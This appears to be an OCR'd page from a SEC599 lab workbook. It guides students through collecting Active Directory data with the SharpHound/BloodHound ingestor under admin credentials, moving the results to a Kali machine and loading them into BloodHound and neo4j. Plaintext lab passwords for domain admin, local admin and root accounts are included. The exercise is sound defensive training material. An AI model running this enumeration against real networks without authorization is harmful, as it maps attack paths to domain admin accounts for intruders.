
1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu03
4. SEC599-E01 - Kali
5. SEC599-E01 - Windows01
6. SEC599-E01 - Windows02

### SEC599-4.4

1. **Switch user on Windows01 workstation**

   As a first step, we will "plant" a domain admin session in our environment. We will authenticate using the "alan.marshall.dadm" domain administrator account on the WINDOWS01 workstation.

   In order to do, please click the "Start" Windows button, click the grey user icon and select "Switch account".



Most used
Command Prompt
File Explorer
Settings
Notepad
Control Panel
Change account settings
Lock
Sign out
Switch account
Adobe Photoshop Express
Alarms & Clock
C
Calculator

2. **Authenticate as alan.marshall.dadm**

   In the Windows login screen, please select "Other user" and enter the following credentials:

   - Username: alan.marshall.dadm
   - Password: Secur1ty!

   Once the login has been completed, please switch to the Windows02 workstation.



3. **Authenticate to Windows02 workstation**

   Once the session has been opened on Windows01, please switch to the WINDOWS02 workstation and authenticate using the following credentials:

   - Username: alan.marshall
   - Password: Awesomesauce123

4. **Run BloodHound ingestor**

   We will first collect data that can be mapped by BloodHound. We will rely on one of BloodHound's "ingestors" to achieve this. We have added a PowerShell version and native Windows executable on the Windows workstation. The BloodHound ingestor can run without local admin credentials (where it will only fetch network sessions, but not locally authenticated sessions). or with local admin credentials (where it can enumerate more information). We will opt to run BloodHound with local admin credentials for this specific exercise.

Right-click the PowerShell icon in the task bar and click "Run as Administrator". You can use the following credentials (this is a local Workstation Administrator account, which thus has administrative access to WINDOWS01 and WINDOWS02):


- Username: alan.marshall.adm
- Password: Secur1ty

In the PowerShell window, please execute the following commands:

**PS C:\WINDOWS\system32l>** cd "C:\Users\alan.marshall\Desktop\Red Team\BloodHound"
**PS C:\Users\alan.marshall\Desktop\Red Team\BloodHound>** Import-Module .\SharpHound.ps1
**PS C:\Users\alan.marshall\Desktop\Red Team\BloodHound>** Invoke-BloodHound all
**PS C:\Users\alan.marshall\Desktop\Red Team\BloodHound>** Invoke-BloodHound -CollectionMethod LoggedOn

We run BloodHound a second time using the "-CollectionMethod LoggedOn" option to also collect all local console access. Interestingly enough, the "all" option does not use all collection methods... Refer to the BloodHound documentation for more information!

Note that these commands will only run a few seconds on our very small lab environment. In a large enterprise environment, these commands might take hours to complete!




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> cd "C:\Users\alan.marshall\Desktop\Red Team\BloodHound"
PS C:\Users\alan.marshall\Desktop\Red Team\BloodHound> Import-Module .\SharpHound.ps1
PS C:\Users\alan.marshall\Desktop\Red Team\BloodHound> Invoke-BloodHound all
Initializing BloodHound at 3:59 PM on 12/26/2018
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM
Starting Enumeration for synctechlabs.com
Status: 95 objects enumerated (+95 47.5/s --- Using 95 MB RAM )
Finished enumeration for synctechlabs.com in 00:00:02.2550702
0 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\alan.marshall\Desktop\Red Team\BloodHound\20181226155952_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\alan.marshall\Desktop\Red Team\BloodHound> Invoke-BloodHound -CollectionMethod LoggedOn
Initializing BloodHound at 4:00 PM on 12/26/2018
Resolved Collection Methods to LoggedOn
Starting Enumeration for synctechlabs.com
Status: 3 objects enumerated (+3 ∞/s --- Using 97 MB RAM )
Finished enumeration for synctechlabs.com in 00:00:00.1996993
0 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\alan.marshall\Desktop\Red Team\BloodHound\20181226160050_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\alan.marshall\Desktop\Red Team\BloodHound> _
```

5. **Open WinSCP session to Kali Linux machine**

Let's upload the generated BloodHound zip archives to our Kali Linux machine (where BloodHound is installed). Please open WinSCP.exe on the Desktop and connect to the following system:

- Hostname: 10.10.10.15
- Username: root
- Password: Awesomesauce123

Please refer to the screenshot for the expected authentication information.



File protocol: SFTP

Host name: 10.10.10.15

Port number: 22

User name: root


Password: •••••••••••••••

6. **Upload BloodHound data to Kali Linux machine**

   In the WinSCP window, please navigate to the following folder in the left-hand window:

   C:\Users\alan.marshall\Desktop\Red Team\BloodHound\

   There is no need to change the folder location of the right-hand window. Please copy / paste or drag & drop the two BloodHound zip archives to the right-hand window. Note that the actual name of the archive will be different for you (SharpHound will generate a filename including the current date).



C:\Users\alan.marshall\Desktop\Red Team\BloodHound

| Name | Size | Type | Changed |
|---|---|---|---|
| .. | | Parent directory | 12/26/2018 3:47:26 PM |
| 20181226155952_Bloo... | 10 KB | Compressed (zipp... | 12/26/2018 3:59:55 PM |
| 20181226160050_Bloo... | 1 KB | Compressed (zipp... | 12/26/2018 4:00:50 PM |
| BloodHound.bin | 9 KB | BIN File | 12/26/2018 4:00:50 PM |
| SharpHound.exe | 728 KB | Application | 12/26/2018 1:06:33 PM |
| SharpHound.ps1 | 863 KB | Windows PowerS... | 12/26/2018 1:07:04 PM |

0 B of 1,610 KB in 0 of 5

/root

| Name | Size | Changed | Rights | Own |
|---|---|---|---|---|
| Templates | | 12/26/2018 3:11:23 PM | rwxr-xr-x | root |
| Tools | | 12/21/2018 2:40:38 AM | rwxr-xr-x | root |
| Videos | | 7/28/2017 9:03:16 AM | rwxr-xr-x | root |
| .bash_history | 18 KB | 12/26/2018 1:55:43 PM | rw------- | root |
| .bashrc | 4 KB | 8/30/2016 10:27:30 AM | rw-r--r-- | root |
| .ICEauthority | 14 KB | 12/26/2018 3:11:50 PM | rw------- | root |
| .my.cnf | 1 KB | 7/31/2017 7:59:10 PM | r-------- | root |
| .my.cnf-iredadmin | 1 KB | 7/31/2017 7:59:29 PM | rw-r--r-- | root |
| .my.cnf-iredapd | 1 KB | 7/31/2017 7:59:29 PM | rw-r--r-- | root |
| .my.cnf-roundcube | 1 KB | 7/31/2017 7:59:31 PM | rw-r--r-- | root |
| .my.cnf-sogo | 1 KB | 7/31/2017 7:59:28 PM | rw-r--r-- | root |
| .my.cnf-vmail | 1 KB | 7/31/2017 7:59:10 PM | rw-r--r-- | root |
| .my.cnf-vmailadmin | 1 KB | 7/31/2017 7:59:10 PM | rw-r--r-- | root |
| .profile | 1 KB | 6/8/2016 11:01:55 AM | rw-r--r-- | root |
| .rnd | 1 KB | 12/24/2018 8:55:01 AM | rw------- | root |
| .wget-hsts | 1 KB | 12/17/2018 1:47:08 PM | rw-r--r-- | root |
| 20181226155952_Bloo... | 10 KB | 12/26/2018 3:59:55 PM | rw-r--r-- | root |
| 20181226160050_Bloo... | 1 KB | 12/26/2018 4:00:50 PM | rw-r--r-- | root |
| kali_external.sh | 1 KB | 11/17/2018 8:17:46 PM | rwxr-xr-x | root |
| kali_internal.sh | 1 KB | 11/17/2018 8:20:00 PM | rwxr-xr-x | root |

0 B of 49,482 B in 0 of 38

7. **Switch to Kali Linux machine**

   As a next step, we will process the obtained data in BloodHound. Please switch to the Kali Linux machine and authenticate using the following credentials:

   - Username: root
   - Password: Awesomesauce123

   After authentication, please open a command prompt (3d window in the menu bar to the left).

8. **Launching BloodHound**


   In the Kali command prompt, please enter the following command to start BloodHound:

   **root@kali:~#** bloodhound

   You will be presented with a login prompt, but unable to continue as the back-end neo4j database hasn't been started yet. Please minimize the BloodHound window (do not close it), open a new command prompt and run the following command:

   **root@kali:~#** neo4j start

   Once neo4j has been started, wait +- 30 seconds and switch back to the BloodHound window.



```
root@kali:~# neo4j start
```

Log in to Neo4j Database

Database URL: bolt://localhost:7687 ✗ No database found

DB Username: neo4j

DB Password: neo4j


□ Save Password

9. **Authenticate to BloodHound**

   In the BloodHound window, please click the "Database URL" field and press tab, which will refresh the status of the database (you should see a green check box appearing).

   Please use the following credentials:

   - DB Username: neo4j
   - DB Password: Awesomesauce123



Log in to Neo4j Database

Database URL: bolt://localhost:7687 ✓

